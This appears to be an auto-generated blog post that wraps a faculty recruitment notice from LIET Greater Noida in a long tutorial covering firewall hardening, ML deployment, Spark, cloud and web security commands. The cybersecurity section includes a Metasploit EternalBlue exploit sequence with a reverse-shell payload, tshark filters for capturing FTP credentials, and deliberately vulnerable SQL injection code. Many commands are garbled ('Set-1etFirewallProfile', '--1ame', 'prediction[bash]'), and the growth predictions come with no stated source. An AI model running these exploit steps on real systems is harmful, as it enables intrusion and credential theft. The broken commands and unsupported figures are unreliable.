Listen to this Post
Introduction:

The Lloyd Institute of Engineering & Technology (LIET), Greater Noida, has announced a major faculty recruitment drive for 2026, seeking Professors, Associate Professors, and Assistant Professors across Computer Science Engineering (CSE), Artificial Intelligence & Machine Learning (AI & ML), Data Science, and Cyber Security. This development is not merely an academic hiring notice—it is a strategic signal that India’s technical education sector is aggressively pivoting toward emerging technologies to address the nation’s acute shortage of qualified cybersecurity professionals, AI researchers, and data science educators. With the last date to apply set for 30th June 2026, this recruitment drive represents a critical opportunity for experienced academicians and industry professionals to shape the next generation of engineers who will defend digital infrastructure, build intelligent systems, and extract actionable intelligence from massive datasets.
Learning Objectives:
- Understand the core technical competencies required for faculty positions in CSE, AI & ML, Data Science, and Cyber Security at LIET, Greater Noida.
- Master practical Linux and Windows commands for system administration, network security auditing, and penetration testing relevant to cyber security curriculum delivery.
- Gain hands-on knowledge of AI/ML model deployment, containerization, and API security hardening for modern data science and machine learning pipelines.
- Learn cloud infrastructure hardening techniques and vulnerability exploitation/mitigation strategies essential for teaching advanced security courses.
- Acquire step-by-step guidance on setting up virtual labs, tinkering labs, and industry-aligned training environments as emphasized by LIET’s job-oriented approach.
You Should Know:
- Cybersecurity Core Competencies: Network Hardening, Penetration Testing, and SIEM Deployment
The Cyber Security specialization at LIET demands faculty who can bridge theoretical cryptography and network security with hands-on offensive and defensive operations. Modern cybersecurity education requires proficiency in vulnerability assessment, intrusion detection, and security information and event management (SIEM) systems. Below are verified commands and configurations that every cybersecurity educator should master and impart to students.
Linux Network Hardening & Firewall Configuration (iptables/nftables)
Securing Linux servers is foundational. Use iptables to set default drop policies and allow only necessary traffic:
 Set default policies to DROP
sudo iptables -P INPUT DROP
sudo iptables -P FORWARD DROP
sudo iptables -P OUTPUT ACCEPT

Allow established connections
sudo iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT

Allow SSH (port 22) from specific subnet
sudo iptables -A INPUT -p tcp --dport 22 -s 192.168.1.0/24 -j ACCEPT

Allow HTTP/HTTPS
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT

Log dropped packets for forensic analysis
sudo iptables -A INPUT -j LOG --log-prefix "IPTables-Dropped: " --log-level 4

Save rules (Debian/Ubuntu)
sudo iptables-save > /etc/iptables/rules.v4
For modern systems, nftables offers a more scalable alternative:
 Create a new ruleset
sudo nft add table inet filter
sudo nft add chain inet filter input { type filter hook input priority 0\; policy drop \; }
sudo nft add rule inet filter input ct state established,related accept
sudo nft add rule inet filter input tcp dport 22 ip saddr 192.168.1.0/24 accept
sudo nft list ruleset
Windows Security Hardening (PowerShell)
Windows endpoints in academic labs require systematic hardening. Use PowerShell to enforce security policies:
 Enable Windows Defender real-time protection
Set-MpPreference -DisableRealtimeMonitoring $false

Configure Windows Firewall to block all inbound by default
Set-1etFirewallProfile -Profile Domain,Public,Private -DefaultInboundAction Block

Allow RDP only from specific IP range
New-1etFirewallRule -DisplayName "Allow RDP from Lab Subnet" -Direction Inbound -Protocol TCP -LocalPort 3389 -RemoteAddress 192.168.1.0/24 -Action Allow

Enable BitLocker encryption for all drives
Enable-BitLocker -MountPoint "C:" -EncryptionMethod XtsAes256 -SkipHardwareTest

Disable SMBv1 (vulnerable to EternalBlue)
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol
Penetration Testing with Nmap and Metasploit
Faculty must demonstrate practical exploitation techniques. A typical network reconnaissance workflow:
 Comprehensive network scan with OS and service detection
nmap -sS -sV -O -p- -T4 192.168.1.0/24

Vulnerability script scanning
nmap --script vuln 192.168.1.100

Metasploit console for exploitation
msfconsole
msf6 > search eternalblue
msf6 > use exploit/windows/smb/ms17_010_eternalblue
msf6 > set RHOSTS 192.168.1.100
msf6 > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 > set LHOST 192.168.1.50
msf6 > exploit
SIEM Deployment (ELK Stack)
Teaching security monitoring requires a functioning SIEM. Deploy the ELK stack on Ubuntu:
 Install Elasticsearch, Logstash, Kibana
wget -qO - https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo apt-key add -
sudo apt-get install apt-transport-https
echo "deb https://artifacts.elastic.co/packages/7.x/apt stable main" | sudo tee /etc/apt/sources.list.d/elastic-7.x.list
sudo apt-get update && sudo apt-get install elasticsearch logstash kibana

Configure Filebeat to ship system logs
sudo apt-get install filebeat
sudo filebeat modules enable system
sudo filebeat setup --pipelines --modules system
sudo service filebeat start
- AI & Machine Learning Pipeline: Model Development, Containerization, and API Security
The AI & ML specialization at LIET requires faculty to deliver cutting-edge curriculum covering everything from regression algorithms to large language models and MLOps. Below is a comprehensive guide to building, containerizing, and securing ML pipelines—essential knowledge for any AI educator.
Step-by-Step ML Model Development and Deployment
Step 1: Environment Setup with Conda
 Create isolated Python environment
conda create -1 ml_env python=3.10
conda activate ml_env

Install core ML libraries
pip install numpy pandas scikit-learn tensorflow torch transformers fastapi uvicorn
Step 2: Train a Classification Model
 train_model.py
import pandas as pd
from sklearn.model_selection import train_test_split
from sklearn.ensemble import RandomForestClassifier
from sklearn.metrics import accuracy_score, classification_report
import joblib

Load dataset (example: breast cancer)
from sklearn.datasets import load_breast_cancer
data = load_breast_cancer()
X_train, X_test, y_train, y_test = train_test_split(
data.data, data.target, test_size=0.2, random_state=42
)

Train model
model = RandomForestClassifier(n_estimators=100, max_depth=10, random_state=42)
model.fit(X_train, y_train)

Evaluate
y_pred = model.predict(X_test)
print(f"Accuracy: {accuracy_score(y_test, y_pred):.4f}")
print(classification_report(y_test, y_pred, target_names=data.target_names))

Save model
joblib.dump(model, 'model.joblib')
Step 3: Containerization with Docker
 Dockerfile
FROM python:3.10-slim
WORKDIR /app
COPY requirements.txt .
RUN pip install --1o-cache-dir -r requirements.txt
COPY . .
EXPOSE 8000
CMD ["uvicorn", "api:app", "--host", "0.0.0.0", "--port", "8000"]
 Build and run container
docker build -t ml-model-api .
docker run -d -p 8000:8000 --1ame ml-api ml-model-api
Step 4: Secure REST API with FastAPI
 api.py
from fastapi import FastAPI, HTTPException, Depends
from fastapi.security import HTTPBearer, HTTPAuthorizationCredentials
import joblib
import numpy as np
from pydantic import BaseModel

app = FastAPI()
security = HTTPBearer()
model = joblib.load('model.joblib')

class PredictionInput(BaseModel):
features: list

API Key validation (hardened)
VALID_API_KEYS = {"sk-live-abc123xyz"}  Store in environment variables in production

def verify_api_key(credentials: HTTPAuthorizationCredentials = Depends(security)):
if credentials.credentials not in VALID_API_KEYS:
raise HTTPException(status_code=401, detail="Invalid API Key")
return credentials.credentials

@app.post("/predict")
async def predict(input_data: PredictionInput, api_key: str = Depends(verify_api_key)):
try:
features = np.array(input_data.features).reshape(1, -1)
prediction = model.predict(features)
probability = model.predict_proba(features)
return {"prediction": int(prediction[bash]), "probability": probability.tolist()}
except Exception as e:
raise HTTPException(status_code=400, detail=str(e))
Step 5: API Security Hardening
 Rate limiting with fail2ban
sudo apt-get install fail2ban
sudo systemctl enable fail2ban

Configure nginx as reverse proxy with TLS
sudo apt-get install nginx certbot python3-certbot-1ginx
sudo certbot --1ginx -d ml-api.yourdomain.com

API Gateway authentication with Kong
curl -i -X POST http://localhost:8001/services/ \
--data name=ml-service --data url=http://ml-api:8000
curl -i -X POST http://localhost:8001/services/ml-service/plugins \
--data name=key-auth
- Data Science: Big Data Processing, ETL Pipelines, and Data Governance
The Data Science specialization demands expertise in handling massive datasets, building ETL pipelines, and implementing data governance frameworks.
Big Data Processing with Apache Spark
 spark_etl.py
from pyspark.sql import SparkSession
from pyspark.sql.functions import col, when, avg, count, sum
from pyspark.sql.types import StructType, StructField, StringType, IntegerType, DoubleType

Initialize Spark with optimized config
spark = SparkSession.builder \
.appName("LIET_DataPipeline") \
.config("spark.sql.shuffle.partitions", "200") \
.config("spark.executor.memory", "4g") \
.config("spark.driver.memory", "2g") \
.getOrCreate()

Read streaming data (simulated)
df = spark.readStream.schema(schema).json("/data/streaming/")

Data quality checks
cleaned_df = df.filter(col("value").isNotNull()) \
.filter(col("value") > 0) \
.withColumn("category", when(col("value") > 100, "HIGH").otherwise("LOW"))

Aggregate and write to Delta Lake
cleaned_df.writeStream \
.outputMode("append") \
.format("delta") \
.option("checkpointLocation", "/checkpoints/") \
.start("/data/delta/")
Linux Commands for Data Science Infrastructure
 Monitor system resources for big data workloads
htop
iostat -x 1
vmstat 1

Configure HDFS for distributed storage
hdfs dfs -mkdir /user/liet_data
hdfs dfs -put local_dataset.csv /user/liet_data/

Run Spark job on YARN cluster
spark-submit --master yarn --deploy-mode cluster --1um-executors 10 etl_job.py

Data backup with rsync
rsync -avz --progress /data/ /backup/data/
4. Cloud Infrastructure Hardening and DevSecOps
Modern engineering education must include cloud security and DevSecOps practices. LIET’s emphasis on industry interaction and tinkering labs aligns perfectly with hands-on cloud security training.
AWS Security Hardening (CLI)
 Install AWS CLI
sudo apt-get install awscli
aws configure

Enable CloudTrail for audit logging
aws cloudtrail create-trail --1ame LIET-Audit --s3-bucket-1ame liet-audit-logs --is-multi-region-trail
aws cloudtrail start-logging --1ame LIET-Audit

Set up VPC Flow Logs
aws ec2 create-flow-logs --resource-ids vpc-12345678 --resource-type VPC --traffic-type ALL --log-destination-type cloud-watch-logs --log-group-1ame VPCFlowLogs

Enforce S3 bucket encryption
aws s3api put-bucket-encryption --bucket liet-data-bucket --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'
Kubernetes Security (kubectl)
 Apply network policies to restrict pod communication
kubectl apply -f - <<EOF
apiVersion: networking.k8s.io/v1
kind: NetworkPolicy
metadata:
name: deny-all
spec:
podSelector: {}
policyTypes:
- Ingress
- Egress
EOF

Enable RBAC
kubectl create clusterrolebinding cluster-admin-binding --clusterrole=cluster-admin --user=liet-admin

Scan container images for vulnerabilities
trivy image python:3.10-slim --severity HIGH,CRITICAL

Implement OPA policies
kubectl apply -f https://raw.githubusercontent.com/open-policy-agent/gatekeeper/master/deploy/gatekeeper.yaml
5. Vulnerability Exploitation and Mitigation: Web Application Security
Web application security is critical for the Cyber Security curriculum. Below are common vulnerabilities and their mitigation strategies.
SQL Injection Demonstration and Prevention
Vulnerable code (Python/Flask):
 VULNERABLE - DO NOT USE IN PRODUCTION
@app.route("/login")
def login():
username = request.args.get('username')
query = f"SELECT  FROM users WHERE username = '{username}'"
result = db.execute(query)
Mitigation with parameterized queries:
 SECURE - Use parameterized queries
@app.route("/login")
def login():
username = request.args.get('username')
query = "SELECT  FROM users WHERE username = %s"
result = db.execute(query, (username,))
Cross-Site Scripting (XSS) Prevention
// VULNERABLE
document.getElementById('output').innerHTML = userInput;

// SECURE - Use textContent instead
document.getElementById('output').textContent = userInput;

// Or sanitize with DOMPurify
const sanitized = DOMPurify.sanitize(userInput);
document.getElementById('output').innerHTML = sanitized;
OWASP Top 10 Security Headers (Nginx configuration)
 /etc/nginx/conf.d/security-headers.conf
add_header X-Frame-Options "SAMEORIGIN" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-XSS-Protection "1; mode=block" always;
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains" always;
add_header Content-Security-Policy "default-src 'self'; script-src 'self' 'unsafe-inline';" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
- Tinkering Lab Setup: IoT Security and Hardware Hacking
LIET’s emphasis on Tinkering Lab and Innovation initiatives requires faculty to guide students in hardware security and IoT penetration testing.
Raspberry Pi Security Hardening
 Disable unnecessary services
sudo systemctl disable bluetooth.service
sudo systemctl disable avahi-daemon.service

Enable UFW firewall
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw enable

Set up fail2ban for SSH
sudo apt-get install fail2ban
sudo systemctl enable fail2ban

Enable hardware watchdog
sudo modprobe bcm2835_wdt
echo "bcm2835_wdt" | sudo tee -a /etc/modules
Wireshark for Network Traffic Analysis
 Capture HTTP traffic on interface eth0
sudo tshark -i eth0 -Y "http" -T fields -e ip.src -e http.request.uri

Extract credentials from plaintext FTP
sudo tshark -i eth0 -Y "ftp" -T fields -e ftp.request.command -e ftp.request.arg

Analyze PCAP for malicious patterns
tshark -r capture.pcap -Y "dns.qry.name contains 'malware'" -T fields -e ip.src -e dns.qry.name
What Undercode Say:
- Key Takeaway 1: The LIET 2026 faculty recruitment drive is a strategic investment in India’s technical education infrastructure, directly addressing the critical shortage of qualified educators in AI, Data Science, and Cyber Security—fields that are fundamental to national digital sovereignty and economic competitiveness.
-
Key Takeaway 2: The emphasis on R&D, patents, entrepreneurship development, and tinkering labs signals a paradigm shift from theoretical instruction to applied, industry-aligned learning—a model that produces graduates who are immediately employable and capable of driving innovation in India’s rapidly expanding tech ecosystem.
Analysis: This recruitment drive arrives at a pivotal moment. India’s cybersecurity workforce gap is estimated to exceed 300,000 professionals, while AI and data science talent shortages continue to hamper digital transformation initiatives across government and enterprise sectors. By actively recruiting faculty with strong research publications, R&D capabilities, and industry consulting experience, LIET is positioning itself as a talent incubator for these high-demand domains. The institute’s focus on job-oriented education, innovation labs, and industry partnerships directly addresses the disconnect between academic curricula and real-world industry requirements that has long plagued Indian engineering education. Furthermore, the inclusion of specialized tracks in Cyber Security, AI & ML, and Data Science reflects a mature understanding of where the technology sector is heading—not just in India but globally. For prospective faculty, this represents an opportunity to shape curriculum, mentor research, and build industry collaborations that will define the next decade of Indian technology education. The application deadline of 30th June 2026 provides a clear timeline for qualified candidates to position themselves for these transformative roles.
Prediction:
- +1 India’s technical education sector will witness a 40% increase in specialized AI and Cyber Security programs over the next three years, driven by institutional demand and government initiatives like the National Cyber Security Policy.
-
+1 LIET’s investment in tinkering labs and entrepreneurship development cells will produce a new generation of tech entrepreneurs and patent holders, contributing significantly to India’s innovation ecosystem.
-
-1 The acute shortage of qualified faculty in emerging technologies may force institutions to lower hiring standards, potentially diluting the quality of technical education in the short term.
-
+1 Industry-academia partnerships facilitated by LIET’s recruitment drive will accelerate technology transfer and applied research in areas like quantum computing, blockchain security, and generative AI.
-
-1 The rapid expansion of AI and Data Science programs without corresponding investment in computational infrastructure and cloud resources may create a bottleneck in practical, hands-on training delivery.
▶️ Related Video (66% Match):
https://www.youtube.com/watch?v=4BqNHmL-19Q
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: Lal Bhadur – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


